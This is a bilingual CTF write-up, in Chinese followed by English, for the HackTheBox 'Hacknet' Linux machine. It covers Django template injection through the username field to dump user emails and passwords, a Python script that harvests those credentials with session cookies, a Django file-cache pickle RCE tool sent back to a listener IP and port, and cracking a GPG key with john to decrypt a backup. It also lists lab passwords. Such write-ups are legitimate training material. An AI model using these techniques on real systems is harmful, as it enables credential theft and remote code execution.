HackTheBox Hacknet Writeup

HackTheBox Hacknet 是一台中等难度的 Linux 机器。本文按照信息收集、初始访问、横向或提权路径的顺序整理完整解题过程,突出关键漏洞点、凭据来源与最终拿到 user/root 或域权限的利用链。

htb hacknet

Recon

Foothold

image 105.png

发现是python语言做的网站。框架是Django

image 106.png

可以考虑SSTI服务器端模板注入

image 107.png

触发点赞http://hacknet.htb/like/10发现头像

http://hacknet.htb/likes/10打开查看源代码发现我们的用户名。

image 108.png


  1. 不执行 Python
    • 写 {{7*7}}{{os.environ}}{{().__class__}} 都不会被执行。
    • DTL 只解析上下文里存在的变量,没有算术或系统调用能力。
  2. 只能渲染上下文变量
    • 例如 {{ user }}{{ request }}{{ settings.DEBUG }}
    • 攻击者只能看到模板上下文里传入的变量值。
  3. 真正的 SSTI 需要
    • Jinja2 或其他允许执行 Python 表达式的模板引擎。
    • 纯 DTL 下,只能泄露变量内容,不能执行命令、访问系统环境或数据库之外的内容。

所以更改用户名为{{ users }}

发现是一个用户列表

下面修改名称为:*{{* users.values *}}*

import re  
import requests  
import html  

url = "http://hacknet.htb"  
headers = {  
    'Cookie': "csrftoken=uv50VFGcUZz15IDt9kEWCUa7RrdiTX4f; sessionid=zsb8y28d8wblc60iukbnf188j2uj1w9w"  
}  

all_users = set()

for i in range(1, 31):  
    # 点赞  
    requests.get(f"{url}/like/{i}", headers=headers)  

    # 获取点赞列表  
    text = requests.get(f"{url}/likes/{i}", headers=headers).text  

    # 找最后一个 <img> title 并反编码  
    img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)  
    if not img_titles:  
        continue  
    last_title = html.unescape(img_titles[-1])  

    # 如果没有 QuerySet 再点赞一次  
    if "<QuerySet" not in last_title:  
        requests.get(f"{url}/like/{i}", headers=headers)  
        text = requests.get(f"{url}/likes/{i}", headers=headers).text  
        img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)  
        if img_titles:  
            last_title = html.unescape(img_titles[-1])  

    # 分别匹配邮箱和密码  
    emails = re.findall(r"'email': '([^']*)'", last_title)  
    passwords = re.findall(r"'password': '([^']*)'", last_title)  

    # 邮箱前缀 + 密码
    for email, p in zip(emails, passwords):  
        username = email.split('@')[0]  # 取邮箱前缀  
        all_users.add(f"{username}:{p}")  

# 输出去重后的用户名:密码
for item in all_users:  
    print(item)

抓取凭据

image 109.png

mikey:mYd4rks1dEisH3re

查看/var目录后发现Django的缓存目录可写

查看此文章即可得到sandy

mikey@hacknet:~$ python3 djangoFBCacheRCE.py
Enter Django cache directory path: /var/tmp/django_cache/^H
[!] /var/tmp/django_cache not found. Enter a valid path
Enter Django cache directory path: /var/tmp/django_cache/
Using cache directory: /var/tmp/django_cache/

Enter host IP address: 10.10.16.55
Enter listening port: 4444
Payload written to 1f0acfe7480a469402f1852f8313db86.djcache.
Payload written to 90dbab8f3b1e54369abdeb4ba1efc106.djcache.

Total files that may be unpickled: 2
Trigger payload by accessing the vulnerable endpoint again.

PrivEsc

image 110.png

发现密钥

image 111.png

发现gpg加密sql文件

有了私钥和私钥密码,就可以解密那些网站备份文件了。

破解私钥

将armored_key.asc保存在本地文件password.txt

gpg2john password.txt >>hash

john hash —wordlist=/usr/share/wordlists/rockyou.txt

得到sandy:sweetheart

破解gpg加密文件

# 1. 导入私钥 (此时会提示输入你刚破解的密码)
gpg --import armored_key.asc

# 2. 使用导入的私钥解密文件
gpg -d backup_file.gpg > backup_file.sql

image 112.png

root:h4ck3rs4re3veRywh3re99

HTB hacknet

Recon

Foothold

image 105.png

Discovered the website is built with Python. The framework is Django.

image 106.png

Could consider SSTI Server Side Template Injection.

image 107.png

Triggering a like http://hacknet.htb/like/10 revealed the avatar.

Opening http://hacknet.htb/likes/10 and viewing the source code revealed our username.

image 108.png

  1. Does Not Execute Python
    • Writing {{7*7}}, {{os.environ}}, {{().__class__}} will not be executed.
    • DTL only parses variables that exist in the context, without arithmetic or system call capabilities.
  2. Can Only Render Context Variables
    • For example, {{ user }}, {{ request }}, {{ settings.DEBUG }}.
    • An attacker can only see the values of variables passed into the template context.
  3. True SSTI Requires
    • Jinja2 or other template engines that allow executing Python expressions.
    • Under pure DTL, you can only leak variable contents, not execute commands, access the system environment, or anything outside the database.

So, change the username to {{ users }} and discover it’s a user list.

Next, modify the name to: {{ users.values }}

import re  
import requests  
import html  

url = "http://hacknet.htb"  
headers = {  
    'Cookie': "csrftoken=uv50VFGcUZz15IDt9kEWCUa7RrdiTX4f; sessionid=zsb8y28d8wblc60iukbnf188j2uj1w9w"  
}  

all_users = set()

for i in range(1, 31):  
    # Like  
    requests.get(f"{url}/like/{i}", headers=headers)  

    # Get the likes list  
    text = requests.get(f"{url}/likes/{i}", headers=headers).text  

    # Find the last <img> title and unescape it  
    img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)  
    if not img_titles:  
        continue  
    last_title = html.unescape(img_titles[-1])  

    # If there's no QuerySet, like once more  
    if "<QuerySet" not in last_title:  
        requests.get(f"{url}/like/{i}", headers=headers)  
        text = requests.get(f"{url}/likes/{i}", headers=headers).text  
        img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)  
        if img_titles:  
            last_title = html.unescape(img_titles[-1])  

    # Separately match emails and passwords  
    emails = re.findall(r"'email': '([^']*)'", last_title)  
    passwords = re.findall(r"'password': '([^']*)'", last_title)  

    # Email prefix + password
    for email, p in zip(emails, passwords):  
        username = email.split('@')[0]  # Take the email prefix  
        all_users.add(f"{username}:{p}")  

# Output deduplicated username:password
for item in all_users:  
    print(item)

Grabbing credentials.

image 109.png

mikey:mYd4rks1dEisH3re

After checking the /var directory, found Django’s cache directory is writable.

Referring to this article yields user sandy.

mikey@hacknet:~$ python3 djangoFBCacheRCE.py
Enter Django cache directory path: /var/tmp/django_cache/^H
[!] /var/tmp/django_cache not found. Enter a valid path
Enter Django cache directory path: /var/tmp/django_cache/
Using cache directory: /var/tmp/django_cache/

Enter host IP address: 10.10.16.55
Enter listening port: 4444
Payload written to 1f0acfe7480a469402f1852f8313db86.djcache.
Payload written to 90dbab8f3b1e54369abdeb4ba1efc106.djcache.

Total files that may be unpickled: 2
Trigger payload by accessing the vulnerable endpoint again.

PrivEsc

image 110.png

Discovered the private key.

image 111.png

Discovered GPG-encrypted SQL file.

With the private key and its passphrase, we can decrypt those website backup files.

Cracking the private key.

Save armored_key.asc to a local file password.txt.

gpg2john password.txt >>hash

john hash —wordlist=/usr/share/wordlists/rockyou.txt

Get sandy:sweetheart.

Cracking the GPG encrypted file.

# 1. Import the private key (you will be prompted for the passphrase you just cracked)
gpg --import armored_key.asc

# 2. Decrypt the file using the imported private key
gpg -d backup_file.gpg > backup_file.sql

image 112.png

root:h4ck3rs4re3veRywh3re99